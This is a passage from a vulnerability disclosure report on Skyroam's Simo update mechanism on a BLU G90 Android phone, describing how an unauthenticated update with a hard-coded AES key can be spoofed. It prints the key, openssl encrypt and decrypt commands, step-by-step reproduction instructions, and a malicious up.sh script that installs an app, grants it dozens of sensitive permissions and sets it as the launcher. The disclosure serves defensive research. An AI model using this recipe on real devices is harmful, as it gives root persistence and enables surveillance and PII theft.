After the com.skyroam.silverhelper app indirectly starts the /system/bin/osi binary (corresponding to the osi Android Init service) via triggering the osi Init service (step1 in Figure 5) by setting a system property, the /system/bin/osi binary executes the /system/bin/osi_bin binary (step 2 in Figure 5) where both are executing as the root user with an SELinux context of u:r:osi:s0.[18] This is evident due to the Parent Process ID (PPID) of 7575 of the osi_bin process which is the PID of the osi process, as shown in Listing 2. The osi process has a PPID of 1 which belongs to the init process in Unix-like systems. The main purpose of the /system/bin/osi binary main is to start the /system/bin/osi_bin binary and also to mount the /data/simo_fs/upgrade/tmp directory on /data/simo_fs/runspace with a file system type of sdcardfs which is later used for Simo's software update process.

```
$ ps -efZ | grep osi
u:r:osi:s0              root      7575     1 0 22:52:34 ?     00:00:02 osi
u:r:osi:s0              root      7582  7575 0 22:52:34 ?     00:02:28 osi_bin
```

Listing 2. Process status output showing the process relationship between the osi and osi_bin processes.

16 The official documentation for the Android Init language is found here: https://android.googlesource.com/platform/system/core/+/master/init/README.md

17 In addition to starting `init` services with the `ctl.start` system property, `init` services can be stopped using `ctl.stop` system property with a value of `<service name>` (e.g., `setprop ctl.stop osi` via the command line).

18 After there has been a successful update of the Simo software, the `osi_bin` will be located on internal storage with a path of `/data/simo_fs/runspace/osi` and use a process name of `osi`. The remotely-updated version, listed in Table 5, is also vulnerable to the spoofed update vulnerabilities.

Once these three Simo processes (com.skyroam.silverhelper, osi, and osi_bin) are all running, they communicate using UNIX domain sockets, system properties, and a monitored file path on external storage. The com.skyroam.silverhelper app and the /system/bin/osi_bin binary use the following two UNIX domain sockets: silversocket and uisocket, to interact with each other (step in Figure 5). The com.skyroam.silverhelper app creates a local domain socket named silversocket and the /system/bin/osi_bin binary creates the domain socket named uisocket for communication.

The com.skyroam.silverhelper app checks for updates for Simo software every 24 hours by making a request to the Simo update server (step in Figure 5). If an update is available, it downloads the update that is contained in an encrypted zip file and writes it to a path of /sdcard/skyroam/SKYROAM_ROM (step in Figure 5) which is monitored by the /system/bin/osi_bin system binary. The /system/bin/osi_bin system binary will try to decrypt the encrypted zip file using a hard-coded 128-bit Advanced Encryption Standard (AES) key (step in Figure 5). This hard-coded AES key can be extracted from the /system/bin/osi_bin system binary. Any process that has write privileges on external storage (e.g., it has been granted the WRITE_EXTERNAL_STORAGE permission) can provide a spoofed update file at the monitored path, /sdcard/skyroam/SKYROAM_ROM, which will be processed by /system/bin/osi_bin system binary to update its software. Alternatively, the /data/simo_fs/runspace/osi binary will process the update if an authorized update to Simo software has already occured. Specifically, it will execute the up.sh shell script from the update file as the root user (step in Figure 5) to update the com.skyroam.silverhelper app (step in Figure 5) and to update the osi_bin binary which uses a new path of /data/simo_fs/runspace/osi. After a successful update, the /system/bin/osi process will start the binary from the software update from a path of /data/simo_fs/runspace/osi during system startup (step in Figure 5), if it exists, instead of the /system/bin/osi_bin system binary.

Mimicking the expected file names and structure of the original zip file and then performing the encryption on the spoofed zip file using the hard-coded AES key can be used by an unauthorized party to execute a shell script as the root user with an SELinux context of u:r:osi:s0. In addition, during exploitation, an attacker can also provide an ARM binary that will execute as root with an SELinux context of u:r:osi:s0 at system startup instead of the /system/bin/osi_bin binary. Abusing the insecure update process allows third-party apps to achieve persistence using a custom ARM binary where both the binary and the shell script can execute commands to allow it to programmatically perform the following actions: install apps, grant permissions to apps, access extensive PII using the granted permissions, uninstall apps, disable apps, access the network, access external storage, force unload kernel modules, change the launcher app, set the default keyboard to a keyboard that has keylogging functionality, set certain system properties, and more. For example, a third-party app can programmatically install another app, grant the newly-installed app all possible permissions for an app that is not pre-installed (all permissions with dangerous and development protection levels such as the android.permission.READ_LOGS, android.permission.DUMP, and android.permission.WRITE_SECURE_SETTINGS permissions), obtain extensive PII, send it out over the network, and finally uninstall the app that gathered and transmitted the PII as if nothing had occurred.

Android permissions are declared, generally by the Android Framework, with a protection level that denotes the requirements for an app to be granted a permission.[19] Permissions with a protection level of normal (e.g., android.permission.RECEIVE_BOOT_COMPLETED) will automatically be granted during installation to any apps that request them. Android permissions with a protection level of dangerous (e.g., android.permission.READ_SMS) are generally supposed to be explicitly granted by the user to third-party apps and some pre-installed apps by granting/denying permissions when prompted through GUI dialogs as shown in Figure 6. The app in Figure 6 is a pre-installed app that has not been white-listed for being granted the android.permission.RECORD_AUDIO permission, so the app must request the permission directly from the user. Third-party apps cannot be white-listed dangerous permissions, so the usual workflow involves them asking the user to grant the permission to it.

19 https://developer.android.com/guide/topics/manifest/permission-element#plevel




Figure 6. An app asking the user to grant it permission to record audio at runtime.

Permissions with a protection level of development are generally only available to third-party apps if the user explicitly grants them to the app via Android Debug Bridge (ADB) using a command of the form: adb shell pm grant <package name> <permission>. ADB is a command line tool that allows a host to interact with an Android device using a USB cable or Wi-Fi.[20] Leveraging the Simo insecure update vulnerability, a local attacking app can programmatically grant permissions with protection levels of dangerous and development to third-party apps, including itself, and bypass these two usual requirements of using ADB for granting development-level permissions and the user interacting with the GUI to grant dangerous-level permissions. The exploitation of the Simo insecure software update process occurs in the background without any user involvement after a local app has been granted write access to external storage. The full details about the vulnerabilities in the insecure Simo software update process are provided in Section 2. Details about active transmission of PII are provided in Section 3.

2. Vulnerabilities in the Insecure Simo Software Update Process

2.1 Summary

The com.skyroam.silverhelper app makes HTTPS GET requests every 24 hours to check to see if there is an update file available that contains an update for its own app, an update for the /system/bin/osi_bin binary, and a shell script to perform the update. If an update is available, the com.skyroam.silverhelper app will initially download an encrypted zip file to external storage with a path of /sdcard/skyroam/TEMP. After the download of the encrypted zip file to the path of /sdcard/skyroam/TEMP has been completed, the file is moved to a new path of /sdcard/skyroam/SKYROAM_ROM. The /system/bin/osi_bin system binary, as the root user with an SELinux context of u:r:osi:s0, actively monitors this file path and quickly processes the /sdcard/skyroam/SKYROAM_ROM file to perform a software update. We discovered that the /system/bin/osi_bin system binary does not perform any authentication of the encrypted zip file and will process its constituent files for an update if the encrypted zip file decrypts properly using a 16-byte AES key that is hard-coded in the /system/bin/osi_bin system binary.

The /sdcard/skyroam/SKYROAM_ROM file, when properly encrypted with the correct AES key, will decrypt to a zip file that currently contains the following files: up.sh, SilverHelper.apk, and osi_tmp. The /sdcard/skyroam/SKYROAM_ROM file is moved internally to /data/simo_fs/SKYROAM_ROM and then it is uncompressed to the /data/simo_fs/upgrade/tmp directory which is mounted as readable and writable on the /data/simo_fs/runspace directory mount point on internal storage. In this document, we will use paths corresponding to the /data/simo_fs/runspace mount point instead of the /data/simo_fs/upgrade/tmp directory for consistency. The /system/bin/osi_bin binary then executes the up.sh shell script using the sh /data/simo_fs/runspace/up.sh command. The up.sh shell script executes as the root user and has an SELinux context of u:r:osi:s0, since it inherits its SELinux context from its parent process (i.e., /system/bin/osi_bin). We provide a more detailed examination of the capabilities of the u:r:osi:s0

20 https://developer.android.com/studio/command-line/adb

SELinux context by reviewing the rules in the SELinux cil policy files covering the osi domain in Section 2.4. The two primary activities that processes with the u:r:osi:s0 context can perform are accessing the package system service and setting certain system properties via the ashmem_device_service system service. Processes with the u:r:osi:s0 context can also access external storage, access the network, force unload kernel modules, and read files from the sysfs file system due to being granted various Linux capabilities.

Pairing a proper understanding of the workflow for updating the SilverHelper.apk and /system/bin/osi_bin files with the lack of proper authentication, we can create a zip file and encrypt it using the same hard-coded AES key with the expected format to have our own up.sh shell script be executed as the root user with an SELinux context of u:r:osi:s0 and update the /system/bin/osi_bin file without our own ARM binary named osi_tmp that gets executed at system startup to achieve persistence on the device. For example, using our malicious binary or shell script, they can perform the following actions programmatically: install an app, grant permissions to apps (including permission with a protection level of dangerous and even permissions with a protection level of development which are not-available to third-party apps unless granted by the user via ADB), launch the app, allow the app to perform some actions (e.g., harvest PII using the permissions it was granted), and then uninstall the app.

2.2 Software Update Workflow

This section describes the standard Simo software update workflow without the presence of an adversary. The Simo software update process is initiated by the com.skyroam.silverhelper app via an HTTPS GET request it makes every 24 hours to the https://simo.skyroam.com/simo/common/version/serverUpdate URL (without querystring) to determine if there is an update available for its own app, the /system/bin/osi_bin binary, and the up.sh shell script to perform the update. Listing 3 shows an HTTP GET request and its corresponding JSON response as executed using the curl command on May 3, 2021.

```
$ curl 'https://simo.skyroam.com/simo/common/version/serverUpdate?lowestServerVersionCode=232&phoneSystemVersion=10&lowestOSIVersion-
Code=2.37.5.44&pkgName=com.skyroam.silverhelper&vendorSign=BLU&lowestAppVersionCode=419&imei=356034110428579&timeZone=G-
MT+0&model=G90&versionCode=232'
{
   "code": 0,
   "data": {
      "versionCode": 260,
      "name": "   BLU  Q      358+215+31     435+260+54          BLU      G90",
      "size": "2.50 MB",
      "description": "Several bugs are fixed and new functions are supported.",
      "status": "RELEASED",
      "lowestVersionCode": 0,
      "zipUrl": "https://s3.ap-east-1.amazonaws.com/s3.simo.skyroam.com.cn/SKYROAM_ROM-BLU-Q-260-54-1"
   }
}
```

Listing 3. Network request and response using the curl command to check for a Simo software update file to mimic an update check for the BLU G90 Android device, as executed on May 3, 2021.

The s3.ap-east-1.amazonaws.com domain in the zipUrl in Listing 3 resolves to an IP address of 52.95.160.50 as of May 3, 2021. The downloading of the encrypted zip file from the s3.ap-east-1.amazonaws.com domain occurs in the com.skyroam.silverhelper.utils.DownLoadUtil.download(java.lang.String)boolean method of the com.skyroam.silverhelper app. After downloading the encrypted zip payload from the URL provided in the zipUrl key, the /system/bin/osi_bin binary decrypts it using AES in Electronic codebook (ECB) mode using the hex key 6162636475767778898a8b8c0d0e0f10 which is hardcoded at offset 0x41f2b8 in /system/bin/osi_bin as shown in Figure 7.




Figure 7. Hardcoded AES key used for decrypting the update payload.

The encrypted update payload can be decrypted offline using the following openssl command, shown in Listing 4, where the encrypted file is named SKYROAM_ROM-BLU-Q-260-54-1 and the resulting decrypted file is named skyroam.zip.

```
openssl aes-128-ecb -d -in SKYROAM_ROM-BLU-Q-260-54-1 -K 6162636475767778898a8b8c0d0e0f10 -out skyroam.zip
```

Listing 4. openssl command to decrypt the encrypted zip payload.

The contents of the decrypted skyroam.zip payload (corresponding encrypted payload was downloaded on May 3, 2021) are shown in Listing 5.

```
$ zipinfo skyroam.zip
Archive:  skyroam.zip
Zip file size: 2618811 bytes, number of entries: 3
-rwx------  3.0 unx      436 tx defN 20-Apr-08 08:06 up.sh
-rwx------  3.0 unx  1406230 bx defN 20-Jun-09 03:28 SilverHelper.apk
-rwx------  3.0 unx  4855856 bx defN 20-Jun-08 06:16 osi_tmp
3 files, 6262522 bytes uncompressed, 2618349 bytes compressed:  58.2%
```

Listing 5. The contents of the decrypted skryroam.zip file.

The purpose of each individual file in the decrypted skyroam.zip file is provided in Table 7. Simo appears to use its own software update functionality to have greater control over the process of updating its own software over the network. Since Simo uses its own update mechanism, this allows them to potentially decouple themselves from the standard Firmware Over the Air (FOTA) update process that a vendor uses to update the device's software. The FOTA process involves the vendor sending a software update over a mobile data or Wi-Fi connection and then, upon installation, the device boots into a special recovery mode to apply the software update, allowing it to update the software on its read-only partitions. The Android OS requires that FOTA updates be cryptographically-signed with the vendor's private key. In contrast to this system-enforced FOTA security model for remotely updating a device, Simo uses a symmetric AES key that is hard-coded in one of its binaries and does not perform any authentication of the software update file for its software. Using its own update functionality, the Simo software can be remotely updated outside of an official FOTA update.

Table 7. Explanation of the contents of the decrypted zip file that Simo uses to update its software.

File Name	Purpose
SilverHelper.apk	This APK file updates the com.skyroam.silverhelper app. This file needs to be signed with the same asymmetric private key as the com.skyroam.silverhelper app that it updates. This restriction is enforced by the Android system for updating apps.
osi_tmp	This ARM binary file serves as an update to the /system/bin/osi_bin binary. The osi service (with an executable of /system/bin/osi) will start this file with a path of /data/simo_fs/runspace/osi instead of the previous /system/bin/osi_bin binary once it exists. In addition, it will have a process name of osi instead of the previous osi_bin after an update.
up.sh	This shell script programmatically installs the SilverHelper.apk file, renames the osi_tmp file to osi, moves some files, and deletes any existing files from a previous update.

Listing 6 displays the entire contents of the up.sh shell script that was extracted from the encrypted zip file that was downloaded on May 3, 2021.

```
temp="/data/simo_fs/upgrade/tmp/"

mkdir -p ${temp}
rm -f /data/simo_fs/ota/ota.dat
rm -f /data/simo_fs/SKYROAM
rm -f /data/simo_fs/upgrade/tmp/osi
mv /data/simo_fs/upgrade/tmp/osi_tmp /data/simo_fs/upgrade/tmp/osi
mv -f ${temp}SilverHelper.apk /data/simo_fs/SilverHelper.apk
varSize=$(stat -c "%s" /data/simo_fs/SilverHelper.apk)
cmd package install -r -S $varSize < /data/simo_fs/SilverHelper.apk
rm -f /data/simo_fs/SilverHelper.apk
```

Listing 6. Entire contents of the up.sh file from the decrypted skryroam.zip file, as downloaded on May 3, 2021.

After a successful update using the encrypted zip file, the osi_bin process name (previously executing as the /system/bin/osi_bin binary) will now switch to a process name of osi (executing the osi_tmp binary from a path of /data/simo_fs/runspace/osi) since the osi_tmp file is renamed to osi in the up.sh shell script. Listing 7 shows the output of the process status command displaying the name change to the process of osi_bin to osi which can be contrasted to Listing 2 which shows the process status command before a remote update was initiated.

```
$ adb shell ps -efZ | grep osi
u:r:osi:s0              root       3111     1 0 02:17:21 ?     00:00:01 osi
u:r:osi:s0              root      14500  3111 0 06:10:42 ?     00:00:42 osi
```

Listing 7. Name change of the osi_bin process to osi after a successful update.

In addition, the com.skyroam.silverhelper app which was previously located at a path of /system/priv-app/SilverHelper/SilverHelper.apk will now have a file path somewhere on internal storage (e.g., /data/app/com.skyroam.silverhelper-Rax3MnQ0tduKk03EPMsP-sQ==/base.apk) after a successful update using the SilverHelper.apk file that is included encrypted zip update file.

2.3 Local Exploitation of Simo's Insecure Update Process

Leveraging the hard-coded AES key, lack of authentication of the encrypted zip update file, knowledge of the contents and purpose of the files in the encrypted zip update file and its associated update workflow, we can provide our own spoofed encrypted zip update file with a shell script and ARM binary of our choosing to be executed as the root user with an SELinux context of u:r:osi:s0, achieving persistence by providing our own binary that will be executed by the /system/bin/osi binary after system startup. The encrypted zip file we create needs to contain the same files as shown in Listing 5 (i.e., SilverHelper.apk, osi_tmp, and up.sh), although it can contain extra files used for exploitation. In the encrypted zip file, we can include additional files of our choosing and access them at a base path /data/simo_fs/runspace using the up.sh shell script or ARM binary. Figure 8 shows the exploitation of the vulnerable update workflow by a local attacker (where the devil icon represents data or a process that the attacker can control), which can be contrasted to Figure 5 that shows that standard workflow for updating Simo software.




Figure 8. Exploitation of the vulnerable Simo software updated workflow.

The instructions to generate an encrypted zip file that will be processed by the /system/bin/osi_bin process for a software update are provided below in a series of steps below. Although the instructions provided use ADB to facilitate reproduction, the only difference for actively exploiting it on a vulnerable Simo-compatible Android device is that a third-party app will supply and write the encrypted zip file to external storage with a path of /sdcard/skyroam/SKYROAM_ROM in step 5. This local attack app will need to be granted the WRITE_EXTERNAL_STORAGE permission. The encrypted zip file can be embedded within the local attack app or fetched from the network and then be written to the monitored path of /sdcard/skyroam/SKYROAM_ROM on external storage.

In addition to exploiting this vulnerability for malicious purposes, it can also be used to provide an ARM binary that simply just calls the exit C library function with a status code of 0 to disable Simo from performing the update functionality and also will remove some of logging functionality that transmits PII since this binary will replace the current binary at the path of /data/simo_fs/runspace/osi (if there has already been an remote update from Simo) or be executed instead of the current binary with a path of /system/bin/osi_bin if there has not been a remote update from Simo. The following are the steps to locally reproduce and exploit Simo's insecure software update process.

1. Create a custom shell script named up.sh that contains commands to execute. Optionally, compile an ARM binary named osi_tmp that contains the logic to perform any desired tasks. If an ARM binary is provided in the encrypted zip file, then the mv -f /data/simo_fs/upgrade/tmp/osi_tmp /data/simo_fs/upgrade/tmp/osi command should be included in the up.sh file as well. In addition, the custom ARM binary should have a file name of osi_tmp.

2. Move the SilverHelper.apk, osi_tmp, up.sh , and any other desired files into the same directory and then compress the files into a zip file named skyroam.zip using the standard zip command. In this command, we have also provided a malicious APK file named com.kryptowire.badapp.apk that we will install and grant permissions.

```
zip skyroam.zip SilverHelper.apk osi_tmp up.sh com.kryptowire.badapp.apk
```

3. Encrypt the skyroam.zip file using the hard-coded AES 128 key in ECB mode that was extracted from the /system/bin/osi_bin binary.

```
openssl aes-128-ecb -e -in skyroam.zip -K 6162636475767778898a8b8c0d0e0f10 -out SKYROAM_ROM
```

4. The encrypted SKYROAM_ROM file will be processed very quickly by the osi_bin binary and the corresponding log messages can be observed via the following logcat command. This command requires that adb is installed on your computer and will allow the log messages to be observed. This step is not necessary for exploitation, although it allows the logs emitted from Simo software to be observed.

```
adb logcat osi_deamon:D simo_trace:D -s | tee root_command_execution.txt
```

5. Push the SKYROAM_ROM file to the location on external storage, /sdcard/skyroam/SKYROAM_ROM, that is expected by the /system/bin/osi_bin binary. The /sdcard/skyroam directory needs to be created first prior to pushing the SKYROAM_ROM file.

```
adb shell mkdir /sdcard/skyroam ; adb push SKYROAM_ROM /sdcard/skyroam
```

6. Wait a few seconds and log messages from the logcat process (optionally started in step 4) will begin emitting log messages related to processing the update. This step is not necessary for exploitation and is only relevant if logging was started in step 4.

The up.sh shell script from the update will execute as the root user with an SELinux domain of osi and the osi_tmp binary will begin executing instead of the /system/bin/osi_bin binary. After the update, the /system/bin/osi binary will execute the osi_tmp binary we provided, which will be renamed to osi in the up.sh shell script, with a path of /data/simo_fs/runspace/osi instead of the previous /system/bin/osi_bin binary when the system boots. This provides the attacker persistence to remain on the device even if the initial local attack app that exploited the vulnerable update process is uninstalled. The osi binary we provided will execute as the root user with an SELinux domain of osi.

To concretely illustrate the capabilities that can be obtained by an app exploiting Simo's vulnerable update process, we have provided a malicious up.sh shell script, shown in Listing 8, that can be included in the malicious, encrypted update zip file. In this shell script, a local app on the device with write access to external storage first places the spoofed update zip file (which contains a malicious app that is at the root of the encrypted zip file named com.kryptowire.badapp.apk with a package name of com.kryptowire.badapp) at a path of /sdcard/skyroam/SKYROAM_ROM. The malicious update will cause the com.kryptowire.badapp app to be installed and the dangerous permissions it requests will be granted to the app since it is installed with the -g option in the command package install ... command. The full command package install ... command will programmatically grant all runtime permissions with a protection level of dangerous to the com.kryptowire.badapp app without relying on the user to explicitly grant them to the app via the GUI. Any permissions with a protection level of normal are automatically granted to the app at the time of app installation. Next, 21 development-level permissions are granted to the app using the cmd package grant <package name> <permission name> commands, which are normally supposed to be explicitly performed by the user via ADB commands.

These development-level permissions allow the app great to exercise capabilities such as reading the logcat log (READ_

LOGS), obtaining information from system services (DUMP), modifying secure settings (WRITE_SECURE_SETTINGS) which can modify things such as the default keyboard to a keyboard that has keylogging functionality and also setting a HTTP proxy, interact between users (INTERACT_ACROSS_USERS), set the debug app for debuggable apps (SET_DEBUG_APP), manage Embedded SIM (eSIM) subscriptions (WRITE_EMBEDDED_SUBSCRIPTIONS), signal persistent processes (SIGNAL_PERSISTENT_PROCESSES), and modify various settings (CHANGE_CONFIGURATION, SET_ANIMATION_SCALE, CONFIGURE_DISPLAY_BRIGHTNESS, SET_ALWAYS_FINISH, etc.). These permissions that have a protection level of development are supposed to be explicitly granted to the app by the user via ADB commands, but this general requirement is bypassed by using the up.sh shell script (executing as the root user) to programmatically perform the granting of the permissions to any app (e.g., a malicious app or even itself). The permissions that have a protection level of development can be found by searching for the word development in android:protectionLevel attribute in permission elements in the core AOSP AndroirdManifest.xml file that declares the Android Framework permissions.[21]

```
# rename the custom ARM binary to be loaded and executed instead of /system/bin/osi_bin
mv -f /data/simo_fs/upgrade/tmp/osi_tmp /data/simo_fs/upgrade/tmp/osi

# move the malicious app zip archive to another directory
mv -f /data/simo_fs/upgrade/tmp/com.kryptowire.badapp.apk /data/simo_fs/com.kryptowire.badapp.apk
varSize=$(stat -c "%s" /data/simo_fs/com.kryptowire.badapp.apk)

# install an app of our choosing where the -g flag which will grant the dangerous runtime permissions to the malicious app
cmd package install -r -g -S $varSize < /data/simo_fs/com.kryptowire.badapp.apk

# delete the app after it has been installed
rm -f /data/simo_fs/com.kryptowire.badapp.apk

pname=com.kryptowire.badapp

# explicitly grant the development-level permissions to the malicious app
cmd package grant $pname android.permission.WRITE_SECURE_SETTINGS
cmd package grant $pname android.permission.DUMP
cmd package grant $pname android.permission.SET_DEBUG_APP
cmd package grant $pname android.permission.READ_LOGS
cmd package grant $pname android.permission.WRITE_EMBEDDED_SUBSCRIPTIONS
cmd package grant $pname android.permission.INTERACT_ACROSS_USERS
cmd package grant $pname android.permission.CHANGE_CONFIGURATION
cmd package grant $pname android.permission.GET_PROCESS_STATE_AND_OOM_SCORE
cmd package grant $pname android.permission.SET_ANIMATION_SCALE
cmd package grant $pname android.permission.SET_PROCESS_LIMIT
cmd package grant $pname android.permission.SET_ALWAYS_FINISH
cmd package grant $pname android.permission.SIGNAL_PERSISTENT_PROCESSES
cmd package grant $pname android.permission.GET_APP_OPS_STATS
cmd package grant $pname android.permission.BRIGHTNESS_SLIDER_USAGE
cmd package grant $pname android.permission.ACCESS_AMBIENT_LIGHT_STATS
cmd package grant $pname android.permission.CONFIGURE_DISPLAY_BRIGHTNESS
cmd package grant $pname android.permission.SET_VOLUME_KEY_LONG_PRESS_LISTENER
cmd package grant $pname android.permission.SET_MEDIA_KEY_LISTENER
cmd package grant $pname android.permission.PACKAGE_USAGE_STATS
cmd package grant $pname android.permission.BATTERY_STATS
cmd package grant $pname android.permission.INSTANT_APP_FOREGROUND_SERVICE
log -t perms "finished granting perms"

# set the malicious app as the launcher so it can spoof apps
cmd package set-home-activity $pname
```

Listing 8. Example of a malicious up.sh shell script.

Notice that the last line at the bottom of the malicious up.sh shell script in Listing 8 is a command to programmatically set the malicious app itself as the default launcher app. The launcher app is the app that the user uses to launch other apps by clicking on their app icon. Setting the malicious app as the launcher will programmatically start the malicious app and it can also potentially allow for some malicious manipulation of the mapping of app icons in the launcher to the app that is actually launched to carry out app spoofing attacks.

21 The core `AndroidManifest.xml` file that declares the framework permissions for Android 10 (release) is here: https://android.googlesource.com/platform/frameworks/base/+/refs/heads/android10-release/core/res/AndroidManifest.xml. An example `development` permission is `<permission android:name="android.permission.READ_LOGS" android:protectionLevel="signature|privileged|development" />`.

Executing the up.sh shell script by subverting the update process grants the malicious app, with a package name of com.kryptowire.badapp, significant permissions and their associated privileges. These permissions can be abused to gather extensive PII from the user. For the malicious app to be granted these permissions programmatically, they must first be declared in the app's AndroidManifest.xml file. The manifest for the malicious app showing the declaration of the permissions is provided in Appendix A. Listing 9 shows the 65 permissions that were granted to the malicious app, com.kryptowire.badapp, on the BLU G90 device using the AndroidManifest.xml file shown in in Appendix A, after executing the up.sh shell script shown in Listing 8. Appendix B provides the relevant output of the adb shell dumpsys package com.kryptowire.badapp command which queries the package system service for the app's granted permissions.

```
android.permission.ACCEPT_HANDOVER
android.permission.ACCESS_AMBIENT_LIGHT_STATS
android.permission.ACCESS_BACKGROUND_LOCATION
android.permission.ACCESS_COARSE_LOCATION
android.permission.ACCESS_FINE_LOCATION
android.permission.ACCESS_MEDIA_LOCATION
android.permission.ACCESS_WIFI_STATE
android.permission.ACTIVITY_RECOGNITION
android.permission.ADD_VOICEMAIL
android.permission.BATTERY_STATS
android.permission.BLUETOOTH
android.permission.BODY_SENSORS
android.permission.BRIGHTNESS_SLIDER_USAGE
android.permission.CALL_PHONE
android.permission.CAMERA
android.permission.CHANGE_CONFIGURATION
android.permission.CHANGE_WIFI_STATE
android.permission.CONFIGURE_DISPLAY_BRIGHTNESS
android.permission.DUMP
android.permission.GET_ACCOUNTS
android.permission.GET_APP_OPS_STATS
android.permission.GET_PROCESS_STATE_AND_OOM_SCORE
android.permission.INSTANT_APP_FOREGROUND_SERVICE
android.permission.INTERACT_ACROSS_USERS
android.permission.INTERNET
android.permission.KILL_BACKGROUND_PROCESSES
android.permission.NFC
android.permission.PACKAGE_USAGE_STATS
android.permission.PROCESS_OUTGOING_CALLS
android.permission.READ_CALENDAR
android.permission.READ_CALL_LOG
android.permission.READ_CELL_BROADCASTS
android.permission.READ_CONTACTS
android.permission.READ_EXTERNAL_STORAGE
android.permission.READ_HISTORY_BOOKMARKS
android.permission.READ_LOGS
android.permission.READ_PHONE_STATE
android.permission.READ_PROFILE
android.permission.READ_SMS
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.RECEIVE_MMS
android.permission.RECEIVE_SMS
android.permission.RECEIVE_WAP_PUSH
android.permission.RECORD_AUDIO
android.permission.SEND_SMS
android.permission.SET_ALWAYS_FINISH
android.permission.SET_ANIMATION_SCALE
android.permission.SET_DEBUG_APP
android.permission.SET_MEDIA_KEY_LISTENER
android.permission.SET_PROCESS_LIMIT
android.permission.SET_VOLUME_KEY_LONG_PRESS_LISTENER
android.permission.SIGNAL_PERSISTENT_PROCESSES
android.permission.SYSTEM_ALERT_WINDOW
android.permission.USE_CREDENTIALS
android.permission.USE_SIP
android.permission.VIBRATE
android.permission.WAKE_LOCK
android.permission.WRITE_CALENDAR
android.permission.WRITE_CALL_LOG
android.permission.WRITE_CONTACTS
android.permission.WRITE_EMBEDDED_SUBSCRIPTIONS
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.WRITE_SECURE_SETTINGS
com.android.voicemail.permission.ADD_VOICEMAIL
android.permission.READ_PHONE_NUMBERS
```

Listing 9. The 65 permissions programmatically granted to the malicious app by exploiting the local update vulnerability in Simo software on the BLU G90 Android device.

Using this powerful set of permissions that was programmatically granted to the malicious app, it has great latitude to perform significant surveillance of the user and harvest and exfiltrate PII from the device or programmatically perform behaviors for financial gain (e.g., send SMS messages to premium numbers).

2.4 Examining the capabilities of the SElinux context of the osi Init Service.

The /system/bin/osi_bin binary, in conjunction with the up.sh shell script it executes, performs the actual update of Simo software including updating its own code with the osi_tmp file in the encrypted zip file. The /system/bin/osi_bin binary inherits its SELinux context from its parent process that executes it, the /system/bin/osi binary, so it also has an SELinux context of u:r:osi:s0. SELinux blocks the shell user (the user that ADB uses) and third-party apps from getting the file attributes of the /system/bin/osi binary; nonetheless, we were able to obtain the binary by using the vulnerability in the update process to copy it to external storage to make it accessible to ADB. The plaintext SELinux policy cil file that covers the osi service is located at a path of /vendor/etc/selinux/vendor_sepolicy.cil on the BLU G90 device and contains 11,664 lines. Appendix C contains only the lines from the /vendor/etc/selinux/vendor_sepolicy.cil file which contain a substring of osi from the BLU G90 Android device with a build fingerprint of BLU/G90/G0310WW:10/QP1A.190711.020/1615191540:user/release-keys.

